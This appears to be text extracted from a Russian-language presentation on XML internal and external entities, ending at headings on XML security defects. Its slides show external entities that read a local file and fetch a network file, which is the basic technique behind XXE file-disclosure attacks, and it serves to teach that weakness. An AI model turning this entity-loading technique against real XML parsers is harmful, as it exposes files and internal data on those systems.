<!DOCTYPE example [  
  <!ENTITY hiEntity "Hello">  
  <!ENTITY hiWorldEntity "&hiEntity;, World!">  
<example>&hiWorldEntity;</example>
```




Hello, World!


XML: внутренние сущности

Сущности можно “вкладывать”
друг в друга

XML: сущности



XML: сущности



XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>  
<!DOCTYPE example [  
    <!ENTITY extEntity SYSTEM "file:///D:/test.txt">  
]>  
<example>&extEntity;</example>
```

XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>  
<!DOCTYPE example [  
    <!ENTITY extEntity SYSTEM "file:///D:/test.txt">  
]>  
<example>&extEntity;</example>
```


XML: внешние сущности


```
<?xml version="1.0" encoding="utf-8" ?>  
<!DOCTYPE example [  
    <!ENTITY extEntity SYSTEM "file:///D:/test.txt">  
>  
<example>&extEntity;</example>
```

XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>  
<!DOCTYPE example [  
    <!ENTITY extEntity SYSTEM "file:///D:/test.txt">  
<example>&extEntity;</example>
```

XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>  
<!DOCTYPE example [  
    <!ENTITY extEntity SYSTEM "file:///D:/test.txt">  
>  
<example>&extEntity;</example>
```



XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>  
<!DOCTYPE example [  
    <!ENTITY extEntity SYSTEM "file:///D:/test.txt">  
]>  
<example>&extEntity;</example>
```

Oh hi Mark!




XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>  
<!DOCTYPE example [  
    <!ENTITY extEntity  
        SYSTEM "https://memes.com/quotes.txt">  
]>  
<example>&extEntity;</example>
```

XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>  
<!DOCTYPE example [  
  <!ENTITY extEntity  
    SYSTEM "https://memes.com/quotes.txt">  
>  
<example>&extEntity;</example>
```



A blue curved arrow originates from the underlined URL `"https://memes.com/quotes.txt"` in the `<!ENTITY` declaration and points to the underlined entity reference `&extEntity;` in the `<example>` element, illustrating the resolution of the external entity.

XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
```

```
<!DOCTYPE example [
```

```
  <!ENTITY extEntity
```


```
    SYSTEM "https://memes.com/quotes.txt">
```

```
<example>&extEntity;</example>
```


May the force
be with you



XML: сущности



XML: сущности



XML: сущности

Внутренние сущности


Можно:


- использовать литералы
- вкладывать друг в друга

Внешние сущности

Можно:

- читать локальные файлы
- читать файлы по сети






XML: дефекты безопасности


XML: дефекты безопасности

Weaknesses (XML)

